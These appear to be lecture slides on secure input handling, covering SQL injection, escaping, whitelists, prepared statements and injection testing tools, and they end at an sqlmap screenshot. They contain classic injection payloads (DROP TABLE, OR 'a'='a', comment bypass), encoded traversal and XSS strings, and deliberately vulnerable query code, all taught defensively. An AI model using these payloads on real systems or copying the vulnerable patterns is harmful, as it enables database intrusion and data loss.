- ▶ A name like *Robert* will work as intended, but *Robert')*;  
*DROP TABLE Students;--* will be interpreted as

```
INSERT INTO Students('Robert');
DROP TABLE Students;
--');
```

- ▶ This is a typical example of SQL injection
- ▶ Similar attacks in different contexts : cross-site scripting, command injection
- ▶ Basic protection mechanism : sanitize your inputs

# Outline

---

Handling external inputs

SQL Injection

Cross-Site Scripting

Command Injection

Summary

# Outline

---

Handling external inputs

- Never trust external inputs

- Protection Mechanisms

SQL Injection

Cross-Site Scripting

Command Injection

Summary

# Outline

---

Handling external inputs

Never trust external inputs

Protection Mechanisms

SQL Injection

Cross-Site Scripting

Command Injection

Summary

# Validate your inputs

---

- ▶ Badly formed inputs may lead to
  - ▶ Program crash
  - ▶ Unexpected behaviour
  - ▶ Resource exhaustion
  - ▶ More serious security issues
- ▶ Program should cope with any badly formed input
  1. Identify all your inputs and their sources
  2. Check that all inputs are properly formed

# Most attacked applications

---

- ▶ Viewers of data coming from untrusted sources
- ▶ Programs with administrative privileges
- ▶ Web applications
- ▶ *setuid/setgid* programs in Unix

# What makes an input ?

---

- ▶ User-entered data
- ▶ Program arguments (command line)
- ▶ Database queries
- ▶ File contents, including temporary files
- ▶ File handles
  - ▶ Standard input, output and error can be changed
- ▶ Current working directory
  - ▶ Can be anywhere, so use absolute paths for files
- ▶ Environment variables, configuration files, registry values, system properties, umask values, signals, ...

# Special inputs in web applications

---

- ▶ URL
  - ▶ `http://www.example.com/index.php/foo/bar/test.html`
- ▶ Encoded URLs
  - ▶ Standard hex encoding (%20 = space, ...)
  - ▶ Different UTF-8 bytestreams decoding to the same value
- ▶ HTTP request body
  - ▶ Form contents supposedly encoded by browser
  - ▶ Hidden form variables
- ▶ Any HTTP headers : Cookies, Referer

# Outline

---

Handling external inputs

Never trust external inputs

Protection Mechanisms

SQL Injection

Cross-Site Scripting

Command Injection

Summary

# Injection prevention

---

1. Use a safe API
2. Carefully escape special characters
3. Input validation through white lists

# Input validation

---

- ▶ Validate all inputs
  - ▶ Strong typing
  - ▶ Length checks, range checks
  - ▶ Syntax (e.g. email addresses)
- ▶ Validate inputs from all sources
- ▶ Good practice :
  - ▶ Make it easy to verify that all inputs are validated before they are used
  - ▶ Establish trust boundaries
  - ▶ Validate input not only at user interface but also at each module border
  - ▶ Store trusted and untrusted data separately

# White lists vs Black lists

---

- ▶ White lists define what is legal, as narrowly as possible, and reject anything that does not meet this definition
- ▶ Black lists are the opposite : define a list of illegal patterns
- ▶ White lists are preferable to black lists : easy to forget important cases in black lists

# White list validation

---

- ▶ Number ranges
- ▶ Input lengths
- ▶ Enumeration of multiple choices
- ▶ Regular expressions

# Proper filtering can be tricky

---

- ▶ Path Traversal attacks use “.. /” (dot-dot-slash)
- ▶ You can try to prevent them by forbidding the slash
- ▶ However : “.. /” may be encoded in hex format :  
“%2E%2E%2F”
- ▶ Sometimes can even use double encoding : replace “%” by its hex “%25”, leading to “%252E%252E%252F”
- ▶ What is hidden behind the following code ?  
`%253Cscript%253Ealert('XSS')%253C%252Fscript%253E`
- ▶ See CWE-20 for examples of improper input validation

# Regular expressions

---

- ▶ Symbolic description of text patterns
- ▶ Originally designed for searching ; useful for filtering
- ▶ Some rules
  - ▶ Latin letters and digits just represent themselves
  - ▶ “.” means any letter
  - ▶ “A-Z” means any capital letter
  - ▶ “[A-Za-z0-9]” means any alphanumeric character
  - ▶ “a?b” means optional “a” followed by one “b”
  - ▶ “a+b” means at least one “a”, followed by one “b”
  - ▶ “a{N,M}b” means one “a” repeated between  $N$  and  $M$  times, followed by “b”
  - ▶ “(a|b)c” means either “a” or “b”, followed by “c”

# grep = global regular expression print

---

## grep(1) - Linux man page

### Name

grep, egrep, fgrep - print lines matching a pattern

### Synopsis

**grep** [*OPTIONS*] *PATTERN* [*FILE...*]

**grep** [*OPTIONS*] [-e *PATTERN* | -f *FILE*] [*FILE...*]

### Description

**grep** searches the named input *FILEs* (or standard input if no files are named, or if a single hyphen-minus (-) is given as file name) for lines containing a match to the given *PATTERN*. By default, **grep** prints the matching lines.

In addition, two variant programs **egrep** and **fgrep** are available. **egrep** is the same as **grep -E**. **fgrep** is the same as **grep -F**. Direct invocation as either **egrep** or **fgrep** is deprecated, but is provided to allow historical applications that rely on them to run unmodified.

## Regular expressions (2)

---

- ▶ Example “(http|ftp|https) ://[-A-Za-z0-9.\_/]”
- ▶ Does this allow “..”, “%”, “?” and “#” ?
  - ▶ Prevents URL encoding with “%”
  - ▶ Does not prevent moving up directories “..”
  - ▶ Prevents “#” and “?”
  - ▶ See David Wheeler p65 for a discussion
- ▶ More details and examples for credit cards, emails, and many more : [www.regular-expressions.info/](http://www.regular-expressions.info/)
- ▶ Test your own regex at [www.regexpal.com/](http://www.regexpal.com/)
- ▶ Good news : white list libraries do the job for you

# OWASP white list library (Java)

---

org.owasp.esapi

## Interface Validator

### All Known Implementing Classes:

[DefaultValidator](#)

---

`public interface Validator`

The Validator interface defines a set of methods for canonicalizing and validating untrusted input. Implementors should feel free to extend this interface to accommodate their own data formats. Rather than throw exceptions, this interface returns boolean results because not all validation problems are security issues. Boolean returns allow developers to handle both valid and invalid results more cleanly than exceptions.

Implementations must adopt a "whitelist" approach to validation where a specific pattern or character set is matched. "Blacklist" approaches that attempt to identify the invalid or disallowed characters are much more likely to allow a bypass with encoding or other tricks.

# OWASP white list library (Java)

	Validates that the parameters in the current request contain all required parameters and only optional ones in addition.
void	<code>assertValidHTTPRequestParameterSet(String context, javax.servlet.http.HttpServletRequest request, Set&lt;String&gt; required, Set&lt;String&gt; optional, ValidationErrorHandler errorList)</code> Calls getValidHTTPRequestParameterSet with the supplied errorList to capture ValidationExceptions
ValidationRule	<code>getRule(String name)</code>
String	<code>getValidCreditCard(String context, String input, boolean allowNull)</code> Returns a canonicalized and validated credit card number as a String.
String	<code>getValidCreditCard(String context, String input, boolean allowNull, ValidationErrorHandler errorList)</code> Calls getValidCreditCard with the supplied errorList to capture ValidationExceptions
Date	<code>getValidDate(String context, String input, DateFormat format, boolean allowNull)</code> Returns a valid date as a Date.
Date	<code>getValidDate(String context, String input, DateFormat format, boolean allowNull, ValidationErrorHandler errorList)</code> Calls getValidDate with the supplied errorList to capture ValidationExceptions
String	<code>getValidDirectoryPath(String context, String input, File parent, boolean allowNull)</code> Returns a canonicalized and validated directory path as a String, provided that the input maps to an existing directory that is an existing subdirectory (at any level) of the specified parent.

# Enforcing validation in Perl : taint mode

The screenshot shows a web browser displaying the `perlsec` documentation from the Perl 5 version 26.0 documentation site. The page title is `perlsec`. The navigation bar includes links to `Home`, `Language reference`, and `perlsec`. The main content area lists several sections under `NAME`, `DESCRIPTION`, `SECURITY VULNERABILITY CONTACT INFORMATION`, `SECURITY MECHANISMS AND CONCERNS`, and `SEE ALSO`. Under `SEE ALSO`, there are links to `Taint mode`, `Laundering and Detecting Tainted Data`, `Switches On the "#!" Line`, `Taint mode and @INC`, `Cleaning Up Your Path`, `Security Bugs`, `Protecting Your Programs`, `Unicode`, and `Algorithmic Complexity Attacks`. Below the main content, there are sections for `NAME` and `DESCRIPTION`. The `DESCRIPTION` section contains a detailed paragraph about Perl's security features.

NAME

perlsec - Perl security

DESCRIPTION

Perl is designed to make it easy to program securely even when running with extra privileges, like setuid or setgid programs. Unlike most command line shells, which are based on multiple substitution passes on each line of the script, Perl uses a more conventional evaluation scheme with fewer hidden snags. Additionally, because the language has more builtin functionality, it can rely less upon external (and possibly untrustworthy) programs to accomplish its purposes.

# Enforcing validation in Perl : taint mode

---

- ▶ Any input data is *tainted*
- ▶ Data modified using tainted data becomes tainted as well
- ▶ Critical functionalities cannot be accessed by tainted data
- ▶ Data must be explicitly validated to remove the taint

```
1.     if ($data =~ /^([-@\w.]+)$/) {           # $data now untainted
2.         $data = $1;
3.     } else {
4.         die "Bad data in '$data'";          # log this somewhere
5.     }
```

- ▶ Similar mechanism in Ruby

# Injection prevention

---

1. Use a safe API
2. Carefully escape special characters
3. Input validation through white lists

# Escape sequences

---

- ▶ Programming languages define characters with special meaning (such as semicolons, quotes ,...)
- ▶ Could create ambiguity : need to distinguish between the character itself and its special meaning
- ▶ Escape sequences are sequences of characters meant to represent the character itself
- ▶ Also represent characters difficult to represent directly, like delimiters (parentheses, braces, quotes, commas,...), backspaces, newlines, whitespace characters
- ▶ Example : write \n for new line in C


# Remember : SQL injection example



- ▶ Some script intends to make an SQL query such as  
`INSERT INTO Students (firstname) VALUES ('Robert');`
- ▶ A name like *Robert* will work as intended, but *Robert*'); *DROP TABLE Students*;-- will be interpreted as  
`INSERT INTO Students('Robert');  
DROP TABLE Students;  
--');`

# Escaping

---



- ▶ Idea of escaping : replace special characters by their escape sequences so that they are not interpreted as code
- ▶ Here replace *Robert')*; *DROP TABLE Students;- -* by *Robert \')*; *DROP TABLE Students;- -*
- ▶ Of course : escape inputs BEFORE they are interpreted !

# OWASP Encoder

---

org.owasp.esapi

## Interface Encoder

All Known Implementing Classes:

[DefaultEncoder](#)

---

```
public interface Encoder
```

The Encoder interface contains a number of methods for decoding input and encoding output so that it will be safe for a variety of interpreters. To prevent double-encoding, callers should make sure input does not already contain encoded characters by calling canonicalize. Validator implementations should call canonicalize on user input **before** validating to prevent encoded attacks.

All of the methods must use a "whitelist" or "positive" security model. For the encoding methods, this means that all characters should be encoded, except for a specific list of "immune" characters that are known to be safe.

The Encoder performs two key functions, encoding and decoding. These functions rely on a set of codecs that can be found in the org.owasp.esapi.codecs package. These include:

- CSS Escaping
- HTMLEntity Encoding
- JavaScript Escaping
- MySQL Escaping
- Oracle Escaping
- Percent Encoding (aka URL Encoding)
- Unix Escaping
- VBScript Escaping
- Windows Encoding

- ▶ Effective escaping rules depend on context

# Injection prevention

---

1. Use a safe API
2. Carefully escape special characters
3. Input validation through white lists

# Parameterized interfaces

---

- ▶ Basic idea : interface limits range of inputs allowed
- ▶ Additional advantage : largely pre-implemented so they have more chance to be correct
- ▶ Examples
  - ▶ Prepared statements in mysqli
  - ▶ Object-relational mappers
- ▶ More on this wrt specific attacks below

# Injection prevention

---

1. Use a safe API
2. Carefully escape special characters
3. Input validation through white lists

# Are you vulnerable ?

---

- ▶ Wherever you use an interpreter : clearly separate untrusted data from the command or query
- ▶ Check that you prevented known attack patterns
- ▶ Use automated tools
  - ▶ Static analysis : search known vulnerabilities in code
  - ▶ Dynamic analysis : run the code with known attack patterns (useful to check interactions with interpreter)
  - ▶ More on this in next sections and chapters
- ▶ Both manual and automated testings are more efficient on well-structured, simple code

# Outline

---

Handling external inputs

## SQL Injection

Introduction to SQL

Some injection examples

Protection mechanisms

Cross-Site Scripting

Command Injection

Summary

# Remember : SQL example



- ▶ Some script intends to make an SQL query such as  

```
INSERT INTO Students (firstname) VALUES ('Robert');
```
- ▶ A name like *Robert* will work as intended, but *Robert*'); *DROP TABLE Students*;-- will be interpreted as  

```
INSERT INTO Students('Robert');
DROP TABLE Students;
--');
```

# Outline

---

Handling external inputs

## SQL Injection

Introduction to SQL

Some injection examples

Protection mechanisms


Cross-Site Scripting

Command Injection

Summary

# Database


- ▶ A database stores and organizes information



Picture source : [www.codeproject.com/Articles/4603/A-scripted-SQL-query-generation-framework-with-IDE](http://www.codeproject.com/Articles/4603/A-scripted-SQL-query-generation-framework-with-IDE)

# Database

- A database stores and organizes information



Picture source : wikipedia

# SQL

---

- ▶ Structured Query Language : language to query databases
- ▶ ANSI standard since 1986 and ISO standard since 1987
- ▶ In practice :
  - ▶ Many implementations do not comply entirely
  - ▶ Many vendor specific extensions and variations

# SQL examples

---

```
SELECT firstname, lastname FROM customers;
SELECT * FROM customers;
SELECT * FROM customers WHERE age < 30;
SELECT * FROM customers WHERE firstname = 'John';
SELECT count(*) from customers where age < 30;

UPDATE customers set email = 'john.smith@gmail.com'
where firstname = 'John' and lastname = 'Smith';

INSERT INTO customers (firstname, lastname, age,
email, password) values ('Alan', 'Turing', 98,
'alan.turing@acm.org', '1234');

SELECT count(*) from customers where email =
'john.smith@gmail.com' and password = 'GoodPassword'
```

# SQL APIs for different languages

---

C	Vendor specific APIs (MySQL, Postgresql), Open Database Connectivity (ODBC)
Java	Java Database Connectivity (JDBC), Abstraction Layers (such as Hibernate)
Python	DB-API
JavaScript	Uncommon but possible in node.js
PHP	Custom APIs for different Databases

# Using MySQL from PHP

---

- ▶ mysql functions, now deprecated
- ▶ MySQLi, a replacement for the mysql functions
- ▶ PDO (PHP Data Objects), database abstraction layer, with support for many databases including MySQL

# PHP example with MySQL

---

An SQL query is formed dynamically using the user input, then the query is sent to the SQL server

```
$user = $_GET['user'];
$pass = $_GET['pass'];
$query = "SELECT (*) FROM user WHERE email
          = '$user' AND password = '$pass'";
$result = mysql_query($query);
```

```
mixed mysql_query ( string $query [, resource $link_identifier = NULL ] )
```

`mysql_query()` sends a unique query (multiple queries are not supported) to the currently active database on the server that's associated with the specified `link_identifier`.

## PHP example with MySQL (2)

---

```
$user = $_GET['user'];
$pass = $_GET['pass'];
$query = "SELECT (*) FROM user WHERE email
          = '$user' AND password = '$pass'";
$result = mysql_query($query);
```

Example of an intended SQL query :

```
SELECT (*) FROM user WHERE email =
          'john.smith@gmail.com' AND password =
          'SomePassword';
```

# Example with Java

---

```
conn = pool.getConnection( );
String sql = "select * from user where username=' + username
             + ' and password=' + password + "'";
stmt = conn.createStatement();
rs = stmt.executeQuery(sql);
if (rs.next()) {
    loggedIn = true;
    out.println("Successfully logged in");
} else {
    out.println("Username and/or password not recognized");
}
```

# Outline

---

Handling external inputs

## SQL Injection

Introduction to SQL

Some injection examples

Protection mechanisms

Cross-Site Scripting

Command Injection

Summary

# SQL injection

---

- ▶ Typical scenario :
  - ▶ Data enters a program from an untrusted source
  - ▶ Data used to dynamically construct an SQL query
- ▶ Attack : inject arbitrary commands into databases

# SQL injection with MySQL

---

```
$user = $_GET['user'];
$pass = $_GET['pass'];
$query = "SELECT (*) FROM user WHERE email
          = '$user' AND password = '$pass'";
$result = mysql_query($query);
```

What if password given is anyrubbish' OR 'a' = 'a' ?

```
SELECT (*) FROM user WHERE email =
          'john.smith@gmail.com' AND password =
          'anyrubbish' OR 'a' = 'a';
```

Note : AND has precedence over OR

## SQL injection with MySQL (2)

---

```
$user = $_GET['user'];
$pass = $_GET['pass'];
$query = "SELECT (*) FROM user WHERE email
          = '$user' AND password = '$pass'";
$result = mysql_query($query);
```

What if user given is `john.smith@gmail.com'-- ?`

```
SELECT (*) FROM user WHERE email =
          'john.smith@gmail.com';
          --' AND password = 'anyrubbish';
```

# “Exploit of a Mum” example



- ▶ Some script intends to make an SQL query such as  
`INSERT INTO Students (firstname) VALUES ('Robert');`
- ▶ A name like *Robert* will work as intended, but *Robert')*; *DROP TABLE Students;--* will be interpreted as  
`INSERT INTO Students('Robert');  
DROP TABLE Students;  
--');`

# Further examples

---

- ▶ CWE-89 :  
[cwe.mitre.org/data/definitions/89.html](https://cwe.mitre.org/data/definitions/89.html)
- ▶ OWASP : [www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)

# Potential damage

---

- ▶ Confidentiality : SQL databases often hold sensitive data
- ▶ Integrity : this sensitive data could be changed
- ▶ Authentication : could connect to a system as another user with no previous knowledge of the password
- ▶ Authorization : change authorization information stored in a SQL database

# Outline

---

Handling external inputs

## **SQL Injection**

Introduction to SQL

Some injection examples

Protection mechanisms

Cross-Site Scripting

Command Injection

Summary

# Prevention mechanisms

---

- ▶ Prepared statements
- ▶ Object-Relational mappers
- ▶ Stored procedures
- ▶ White list validation
- ▶ Escaping

# Prepared statements

---

- ▶ Prepare phase
  - ▶ Create an SQL statement template, with some values (parameters) left unspecified
  - ▶ Send the prepared statement to the database, which parses, compiles, performs query optimization on it, and stores the result without executing it
- ▶ Binding phase
  - ▶ The application later binds the values to the parameters, and executes the statement
  - ▶ This can be done several times with different values

# Prepared statements : advantages

---

- ▶ Reduce parsing time : query preparation only done once while statement executed multiple times
- ▶ Reduce bandwidth to the server : only send parameters, not the whole query each time
- ▶ Prevent SQL injections by separating code and data : code sent in prepare phase, data sent in binding phase
  - ▶ `john.smith@gmail.com' ;-- or anyrubbish' OR 'a' = 'a` will be interpreted as strings
- ▶ Critical code parts preimplemented by experts

# MySQLi : preparing statements

```
<?php
$mysqli = new mysqli("example.com", "user", "password", "database");
if ($mysqli->connect_errno) {
    echo "Failed to connect to MySQL: (" . $mysqli->connect_errno . ") " . $mysqli-
>connect_error;
}

/* Non-prepared statement */
if (!$mysqli->query("DROP TABLE IF EXISTS test") || !$mysqli-
>query("CREATE TABLE test(id INT)")) {
    echo "Table creation failed: (" . $mysqli->errno . ") " . $mysqli->error;
}

/* Prepared statement, stage 1: prepare */
if (!$stmt = $mysqli->prepare("INSERT INTO test(id) VALUES (?)")) {
    echo "Prepare failed: (" . $mysqli->errno . ") " . $mysqli->error;
}
?>
```

# MySQLi : binding phase

---

```
<?php
/* Prepared statement, stage 2: bind and execute */
$id = 1;
if (!$stmt->bind_param("i", $id)) {
    echo "Binding parameters failed: (" . $stmt->errno . ") " . $stmt->error;
}

if (!$stmt->execute()) {
    echo "Execute failed: (" . $stmt->errno . ") " . $stmt->error;
}
?>
```

# MySQLi : repeated execution

---

```
/* Prepared statement, stage 2: bind and execute */
$id = 1;
if (!$stmt->bind_param("i", $id)) {
    echo "Binding parameters failed: (" . $stmt->errno . ") " . $stmt->error;
}

if (!$stmt->execute()) {
    echo "Execute failed: (" . $stmt->errno . ") " . $stmt->error;
}

/* Prepared statement: repeated execution, only data transferred from client to server */
for ($id = 2; $id < 5; $id++) {
    if (!$stmt->execute()) {
        echo "Execute failed: (" . $stmt->errno . ") " . $stmt->error;
    }
}

/* explicit close recommended */
$stmt->close();
```

# Prepared statements with PHP PDO

---

```
<?php  
$stmt = $dbh->prepare("INSERT INTO REGISTRY (name, value) VALUES (:name, :value)");  
$stmt->bindParam(':name', $name);  
$stmt->bindParam(':value', $value);  
  
// insert one row  
$name = 'one';  
$value = 1;  
$stmt->execute();  
  
// insert another row with different values  
$name = 'two';  
$value = 2;  
$stmt->execute();  
?>
```

## Example with Java

---

```
String selectStatement = "SELECT * FROM  
    User WHERE userId = ? ";  
PreparedStatement prepStmt =  
    con.prepareStatement(selectStatement);  
prepStmt.setString(1, userId);  
ResultSet rs = prepStmt.executeQuery();
```

# Prevention mechanisms

---

- ▶ Prepared statements
- ▶ Object-Relational mappers
- ▶ Stored procedures
- ▶ White list validation
- ▶ Escaping

# Object-Relational Mappers

---

- ▶ Object database : database management system where information is represented by objects (vs tables for relational databases)
- ▶ Object-Relational Mappers ~ “virtual object databases” convert information from relational to object database
- ▶ Pro : reduce code size
- ▶ Con : hide implementation
- ▶ Pro : SQL injection can be blocked by the OR Mapper

# Object-Relational Mappers

---

Example : replace

```
String sql = "SELECT ... FROM persons WHERE id = 10";
DbCommand cmd = new DbCommand(connection, sql);
Result res = cmd.Execute();
String name = res[0] ["FIRST_NAME"];
```

by

```
Person p = repository.GetPerson(10);
String name = p.getFirstName();
```

# PHP OR Mapper : Propel

The screenshot shows the official Propel website. At the top, there's a navigation bar with links for Documentation, Support, Download, Contribute, and Blog. Below the navigation is a large blue header section containing the text: "A highly customizable and blazing fast ORM library for PHP 5.5+." Two buttons are present: "Demo in sandbox" and "Get started". Below this is a code editor window with a simulated Mac OS X interface (red, yellow, green buttons). The code editor displays the following PHP code:

```
1 <?php
2
3 use Propel\_TESTS\Bookstore\Author;
4 use Propel\_TESTS\Bookstore\Book;
5 use Propel\_TESTS\Bookstore\BookQuery;
6 use Propel\Runtime\ActiveQuery\Criteria;
7
8 $book = new Book();
9 $book->setTitle('Lord of Propel');
10 $book->setPrice(23);
11
12 $author = new _;
```

# Java OR Mapper : hibernate

The screenshot shows the official Hibernate website. At the top, there's a navigation bar with links for 'ORM', 'Search', 'Validator', 'OGM', 'Tools', 'Others', 'Blog', 'Community', and 'Follow Us'. A 'redhat' logo is also present. The main content area features a large title 'Hibernate ORM' with the subtitle 'Idiomatic persistence for Java and relational databases.' Below the title are two buttons: 'Getting started' and 'Download (5.2.10.Final)'. To the left, there's a sidebar with links for 'About', 'Downloads', 'Documentation', 'Books', 'Tooling', 'Envers', 'Paid support', 'Get Certified', 'FAQ', 'Migrate', 'Roadmap', 'Contribute', 'Wiki', 'Issues', 'Security issue', 'Forum', 'Source code', and 'CI'. At the bottom of the sidebar, it says 'Released under the [LGPL v3.1](#)' and 'Idiomatic persistence'.

## Hibernate ORM

Idiomatic persistence for Java and relational databases.

Getting started      Download (5.2.10.Final)

### Object/Relational Mapping

Hibernate ORM enables developers to more easily write applications whose data outlives the application process. As an Object/Relational Mapping (ORM) framework, Hibernate is concerned with data persistence as it applies to relational databases (via JDBC). Unfamiliar with the notion of ORM? [Read here](#).

### JPA Provider

In addition to its own "native" API, Hibernate is also an implementation of the Java Persistence API (JPA) specification. As such, it can be easily used in any environment supporting JPA including Java SE applications, Java EE application servers, Enterprise OSGi containers, etc.

### Latest news

Meet Anghel Leonard  
2017-08-21  
In this post, I'd like you to meet Anghel Leonard, a software developer, blogger, book author, and Java EE aficionado. Hi, Leonard. Would you like to introduce yourself and tell us a little bit about your developer experience? Hi Vlad, thanks for having me. My name is Anghel Leonard (@anghelleonard on Twitter), I'm living... [more](#)

# Other languages

---

- ▶ Python
  - ▶ SQL Alchemy (OR mapper)
  - ▶ Django (OR mapper, web framework)
- ▶ JavaScript
  - ▶ Persistence.js
  - ▶ Sequelize
- ▶ See [en.wikipedia.org/wiki/List\\_of\\_object-relational\\_mapping\\_software](https://en.wikipedia.org/wiki/List_of_object-relational_mapping_software)

# Prevention mechanisms

---

- ▶ Prepared statements
- ▶ Object-Relational mappers
- ▶ Stored procedures
- ▶ White list validation
- ▶ Escaping

# Stored procedures

---

- ▶ Sequence of SQL queries stored on the server, which can then be called at once
- ▶ Similar to parameterized queries when implemented safely (no unsafe dynamic SQL generation)

# Stored procedures : Java

---

Overview Package **Class** Use Tree Deprecated Index Help

Java™ Platform  
Standard Ed. 7

Prev Class Next Class      Frames No Frames      All Classes

Summary: Nested | Field | Constr | Method      Detail: Field | Constr | Method

java.sql

## Interface CallableStatement

### All Superinterfaces:

AutoCloseable, PreparedStatement, Statement, Wrapper

---

```
public interface CallableStatement
extends PreparedStatement
```

The interface used to execute SQL stored procedures. The JDBC API provides a stored procedure SQL escape syntax that allows stored

# Prevention mechanisms

---

- ▶ Prepared statements
- ▶ Object-Relational mappers
- ▶ Stored procedures
- ▶ White list validation
- ▶ Escaping

# White list validation

---

- ▶ Use when above methods are not an option
- ▶ Defense in depth : use always even on binded variables

# Prevention mechanisms

---

- ▶ Prepared statements
- ▶ Object-Relational mappers
- ▶ Stored procedures
- ▶ White list validation
- ▶ Escaping

# Escaping in PHP

## addslashes

(PHP 4, PHP 5, PHP 7)

addslashes — Quote string with slashes

### Description

```
string addslashes ( string $str )
```

Returns a string with backslashes before characters that need to be escaped. These characters are single quote ('), double quote ("), backslash (\) and NUL (the **NULL** byte).

An example use of **addslashes()** is when you're entering data into string that is evaluated by PHP. For example, O'Reilly is stored in \$str, you need to escape \$str. (e.g. eval("echo '".addslashes(\$str)."';") ; )

To escape database parameters, DBMS specific escape function (e.g. [mysqli\\_real\\_escape\\_string\(\)](#) for MySQL or [pg\\_escape\\_literal\(\)](#), [pg\\_escape\\_string\(\)](#) for PostgreSQL) should be used for security reasons. DBMSes have different escape specification for identifiers (e.g. Table name, field name) than parameters. Some DBMS such as PostgreSQL provides identifier escape function, [pg\\_escape\\_identifier\(\)](#), but not all DBMS provides identifier escape API. If this is the case, refer to your database system manual for proper escaping method.

If your DBMS doesn't have an escape function and the DBMS uses \ to escape special chars, you might be able to use this function only when this escape method is adequate for your database. Please note that use of **addslashes()** for database parameter escaping can be cause of security issues on most databases.

The PHP directive [magic\\_quotes\\_gpc](#) was on by default before PHP 5.4, and it essentially ran **addslashes()** on all GET, POST, and COOKIE data. Do not use **addslashes()** on strings that have already been escaped with [magic\\_quotes\\_gpc](#) as you'll then do double escaping. The function [get\\_magic\\_quotes\\_gpc\(\)](#) may come in handy for checking this.

# Escaping in PHP

## mysqli::real\_escape\_string

## mysqli\_real\_escape\_string

(PHP 5, PHP 7)

`mysqli::real_escape_string` -- `mysqli_real_escape_string` — Escapes special characters in a string for use in an SQL statement, taking into account the current charset of the connection

### Description

Object oriented style

```
string mysqli::escape_string ( string $escapestr )
```

```
string mysqli::real_escape_string ( string $escapestr )
```

Procedural style

```
string mysqli_real_escape_string ( mysqli $link , string $escapestr )
```

This function is used to create a legal SQL string that you can use in an SQL statement. The given string is encoded to an escaped SQL string, taking into account the current character set of the connection.

# Prevention mechanisms

---

- ▶ Prepared statements
- ▶ Object-Relational mappers
- ▶ Stored procedures
- ▶ White list validation
- ▶ Escaping
- ▶ Least Privilege

# Least Privilege

---

- ▶ If a user only needs read access to database, do not give them write or delete rights
- ▶ If a user only needs access to part of the database, consider restricting their view
- ▶ Do not run your database management system as root

# Are you vulnerable ?

---

- ▶ Code inspection
- ▶ Manual execution with known attack patterns
- ▶ Automated tools
- ▶ Remember : simple, compartmented code is easier to review !

# SQL injection testing tools

---

- SQL Injection Fuzz Strings (from wfuzz tool) - <https://wfuzz.googlecode.com/svn/trunk/wordlist/Injections/SQL.txt>
- [OWASP SQLIX](#)
- Francois Larouche: Multiple DBMS SQL Injection tool - [SQL Power Injector](#)
- ilo--, Reversing.org - [sqlfuzz](#)
- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool - <http://sqlmap.org/>
- icesurfer: SQL Server Takeover Tool - [sqlninja](#)
- Pangolin: Automated SQL Injection Tool - [Pangolin](#)
- Muhammin Dzulfakar: MySqloit, MySQL Injection takeover tool - <http://code.google.com/p/mysqloit/>
- Antonio Parata: Dump Files by SQL inference on Mysql - [SqlDumper](#)
- bsqlbf, a blind SQL injection tool in Perl

- ▶ See [https://www.owasp.org/index.php/Testing\\_for\\_SQL\\_Injection\\_\(OTG-INPVAL-005\)](https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005))

# sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
[!] [!] [!] [!] [!] [!] [!] {1.0.5.63#dev}
[!] [!] [!] [!] [!] [!] [!] http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
